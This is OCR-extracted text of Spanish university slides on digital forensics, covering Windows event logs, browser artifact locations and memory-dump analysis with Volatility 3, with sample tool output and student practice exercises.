


https://github.com/log2timeline/plaso

I - Forense - Logs

TOOLS

Windows Event Viewer



Práctica time

Análisis de logs

Encuentra la dirección IP del atacante que logró acceder al servidor SSH, la fecha y hora en que ocurrió.

Universidad Rey Juan Carlos

5. REGISTRO DE WINDOWS

I - Forense - Registros Windows

Cómo no, Windows

Windows Event Logs Archivos .evtx

Categorías:


- **Security**: Eventos de acceso, autenticación, cambios en privilegios, etc.
- **Application**: Eventos generados por aplicaciones específicas instaladas en el sistema.
- **System**: Eventos relacionados con el hardware, servicios del SO, y errores de sistema.
- **Setup**: Eventos relacionados con la instalación de programas y actualizaciones.

Ruta: C:\Windows\System32\Winevt\Logs\

I - Forense - Registros Windows

TOOLS


Visor de Eventos de Windows



TOOLS

Si no podéis vivir sin command line

LogParser



I - Forense - Registros Windows

TOOLS

evtx_dump

Si no podéis vivir sin command line ni Linux

EVTXtract

git clone https://github.com/williballenthin/EVTXtract.git

```
sansforensics@siftworkstation -> ~
$ evtxtract N4RR34N6-20190307-072825.dmp
<?xml version="1.0" encoding="UTF-8"?>
<evtxtract>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Program-Compatibility-Assistant" Guid="{4cb314df-c11f-47d
7-9c04-65fb0051561b}"></Provider>
<EventID Qualifiers="">17</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x4000000000000000</Keywords>
<TimeCreated SystemTime="2019-01-15 09:35:36.192940"></TimeCreated>
<EventRecordID>1</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="5124" ThreadID="4348"></Execution>
<Channel>Microsoft-Windows-Application-Experience/Program-Compatibility-Assistant</Channel>
<Computer>n4rr34n6</Computer>
<Security UserID="S-1-5-18"></Security>
</System>
<UserData><ResolverFiredEvent xmlns="http://www.microsoft.com/Windows/Diagnosis/PCA/events"><ExePath>C:\Program Files\Oracle\VirtualBox\VirtualBox.exe</ExePath>
<ResolverName>CrashOnLaunch</ResolverName>
</ResolverFiredEvent>
</UserData>
</Event>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Program-Compatibility-Assistant" Guid="{4cb314df-c11f-47d
7-9c04-65fb0051561b}"></Provider>
<EventID Qualifiers="">17</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x4000000000000000</Keywords>
<TimeCreated SystemTime="2019-01-29 09:59:24.656012"></TimeCreated>
```

Práctica time

Análisis de registros Windows

Encuentra la dirección IP del atacante que logró acceder, la fecha y hora en que ocurrió y la hora exacta en que el atacante elevó sus privilegios.

Universidad
Rey Juan Carlos

6. NAVEGACIÓN WEB

I - Forense - Navegación Web

Pero web no es otra categoría????? 🤨

Sí y no

La navegación web deja rastros importantes en los dispositivos.

Cosas importantes:

- **Historial de Navegación**
  - Google Chrome: Archivo History (base de datos SQLite).
  - Firefox: places.sqlite.
- **Cookies**: Fragmentos de datos almacenados por los sitios web que contienen información sobre sesiones, autenticaciones y preferencias del usuario.
  - Google Chrome: Archivo Cookies (base de datos SQLite).
  - Firefox: cookies.sqlite.
- **Caché de Navegación**: Recursos descargados (imágenes, scripts, etc.).
  - Chrome: Directorio Cache/.
  - Firefox: Directorio cache2/.

I - Forense - Navegación Web

Pero web no es otra categoría????? 😕

Sí y no

La navegación web deja rastros importantes en los dispositivos.

Cosas importantes:

- **Archivos Descargados**
  - Chrome: Archivo History.
  - Firefox: places.sqlite y downloads.sqlite
- **Formularios guardados**: Todo lo que el navegador autocompleta.
  - Chrome: Almacenado en el archivo Web Data.
  - Firefox: Almacenado en formhistory.sqlite.


Universidad
Rey Juan Carlos

7. MEMORIA RAM

II - Forense - Memoria RAM

¿Qué es la memoria RAM?

- Memoria volátil que contiene el ordenador
- Sólo tiene contenido cuándo está conectada a la corriente y cuando se apaga el ordenador, Ciao datos.
- Se almacenan de forma temporal todos los programas, procesos, librerías, etc...
- Es posible capturar una imagen de la memoria RAM mientras está en uso. Permite saber los programas que se estaban ejecutando, archivos utilizados, comandos de la shell...




II - Forense - Memoria RAM

¿Qué es Volatility?

- Herramienta que permite analizar un "dump" de memoria, es decir, un archivo con una imagen de una memoria RAM
- Implementada en Python
- Preinstalada en la máquina del curso

```
$> vol -h
```

II - Forense - Memoria RAM



2 3

Volatility: sintáxis

COMANDO

```
$> vol -f ARCHIVO_DEL_DUMP PLUGIN
```

acción

```
Plugins:
  For plugin specific options, run 'vol <plugin> --help'

  PLUGIN
    banners.Banners     Attempts to identify potential linux banners in an image
    configwriter.ConfigWriter
                        Runs the automagics and both prints and outputs configuration in the output directory.
    frameworkinfo.FrameworkInfo
                        Plugin to list the various modular components of Volatility
    isfinfo.IsfInfo     Determines information about the currently available ISF files, or a specific one
    layerwriter.LayerWriter
                        Runs the automagics and writes out the primary layer produced by the stacker.
    linux.bash.Bash     Recovers bash command history from memory.
    linux.boottime.Boottime
                        Shows the time the system was started
    linux.capabilities.Capabilities
                        Lists process capabilities
    linux.check_afinfo.Check_afinfo
                        Verifies the operation function pointers of network protocols (deprecated).
    linux.check_creds.Check_creds
                        Checks if any processes are sharing credential structures (deprecated).
    linux.check_idt.Check_idt
                        Checks if the IDT has been altered (deprecated).
    linux.check_modules.Check_modules
                        Compares module list to sysfs info, if available (deprecated).
    linux.check_syscall.Check_syscall
                        Check system call table for hooks (deprecated).
    linux.ebpf.EBPF     Enumerate eBPF programs
    linux.elfs.Elfs     Lists all memory mapped ELF files for all processes.
    linux.envars.Envars
                        Lists processes with their environment variables
    linux.graphics.fbdev.Fbdev
                        Extract framebuffers from the fbdev graphics subsystem
    linux.hidden_modules.Hidden_modules
                        Carves memory to find hidden kernel modules (deprecated).
    linux.iomem.IOMem   Generates an output similar to /proc/iomem on a running system.
    linux.ip.Addr       Lists network interface information for all devices
    linux.ip.Link       Lists information about network interfaces similar to `ip link show`
    linux.kallsyms.Kallsyms
                        Kallsyms symbols enumeration plugin.
```


vol -h

II - Forense - Memoria RAM

Lo primero de todo...

Es importante saber que sistema estamos analizando. En volatility2, era necesario sacar el **profile** antes de analizar, pero ahora ya no

```
┌──(kali㉿urjc)-[~/Downloads]
└─$ vol -f dump.mem windows.info.Info
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0×f80002a55000
DTB     0×187000
Symbols file:///home/kali/.local/lib/python3.13/site-packages/volatility3/symbols/windo
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdDebuggerDataBlock     0×f80002c460a0
NTBuildLab      7601.17514.amd64fre.win7sp1_rtm.
CSDVersion      1
KdVersionBlock  0×f80002c46068
Major/Minor     15.7601
MachineType     34404
KeNumberProcessors      1
SystemTime      2017-11-14 14:44:34+00:00
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  6
NtMinorVersion  1
PE MajorOperatingSystemVersion  6
PE MinorOperatingSystemVersion  1
PE Machine      34404
PE TimeDateStamp        Sat Nov 20 09:30:02 2010
```

info.Info: muestra información del SO

II - Forense - Memoria RAM

Conexiones

Volatility nos permite saber las conexiones que estaban abiertas cuando se hizo la captura

netscan.NetScan: muestra las conexiones abiertas

```
┌──(kali㉿urjc)-[~/Downloads]
└─$ vol -f dump.mem windows.netscan.NetScan
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0×6125be0       TCPv4   -       0       216.85.242.2    0       CLOSED  3000    chrome.exe      N/A
0×7223ec0       UDPv4   0.0.0.0 5353    *       0               3000    chrome.exe      2017-11-14 14:21:46.000000 UTC
0×8ad1960       UDPv4   0.0.0.0 5353    *       0               3000    chrome.exe      2017-11-14 14:21:46.000000 UTC
0×8ad1960       UDPv6   ::      5353    *       0               3000    chrome.exe      2017-11-14 14:21:46.000000 UTC
0×cc36900       TCPv6   -       0       d855:f202:80fa:ffff:d855:f202:80fa:ffff 0       CLOSED  3000    chrome.exe      N/A
0×36a8cd70      UDPv6   ::      5355    *       0               844     svchost.exe     2017-11-14 14:36:19.000000 UTC
0×36f45490      TCPv4   0.0.0.0 49156   0.0.0.0 0       LISTENING       512     lsass.exe       -
0×374d0010      TCPv4   0.0.0.0 49156   0.0.0.0 0       LISTENING       512     lsass.exe       -
0×374d0010      TCPv6   ::      49156   ::      0       LISTENING       512     lsass.exe       -
0×39396330      TCPv4   192.168.254.131 49286   216.58.210.142  443     CLOSED  3000    chrome.exe      N/A
0×39c103f0      TCPv4   192.168.254.131 49178   185.43.182.35   80      CLOSED  844     svchost.exe     -
```

conectado a

II - Forense - Memoria RAM

Procesos I

Los procesos son los programas que se estaban ejecutando en la máquina. Se determinan por un número único para cada proceso, llamado PID

pslist.PsList: muestra los procesos

```
┌──(kali㉿urjc)-[~/Downloads]
└─$ vol -f dump.mem windows.pslist.PsList
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      E

4       0       System  0×fa8000ca0890  91      543     N/A     False   2017-11-14 14:21:02.000000 UTC  N/
260     4       smss.exe        0×fa8001c1ba40  2       29      N/A     False   2017-11-14 14:21:02.000000
344     332     csrss.exe       0×fa8002a07060  9       360     0       False   2017-11-14 14:21:05.000000
396     332     wininit.exe     0×fa8002bb99e0  3       74      0       False   2017-11-14 14:21:06.000000
408     388     csrss.exe       0×fa8002bbb9e0  12      358     1       False   2017-11-14 14:21:06.000000
456     388     winlogon.exe    0×fa8002c48580  3       110     1       False   2017-11-14 14:21:06.000000
504     396     services.exe    0×fa8002c6db30  7       217     0       False   2017-11-14 14:21:06.000000
512     396     lsass.exe       0×fa8002c7d9e0  6       556     0       False   2017-11-14 14:21:06.000000
```

II - Forense - Memoria RAM

Procesos II

Los procesos son los programas que se estaban ejecutando en la máquina. Se determinan por un número único para cada proceso, llamado PID

pstree.PsTree: muestra los procesos de manera más gráfica

```
┌──(kali㉿urjc)-[~/Downloads]
└─$ vol -f dump.mem windows.pstree.PsTree
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime

4       0       System  0×fa8000ca0890  91      543     N/A     False   2017-11-14 14:21:02.000000 UTC
* 260   4       smss.exe        0×fa8001c1ba40  2       29      N/A     False   2017-11-14 14:21:02.00
344     332     csrss.exe       0×fa8002a07060  9       360     0       False   2017-11-14 14:21:05.00
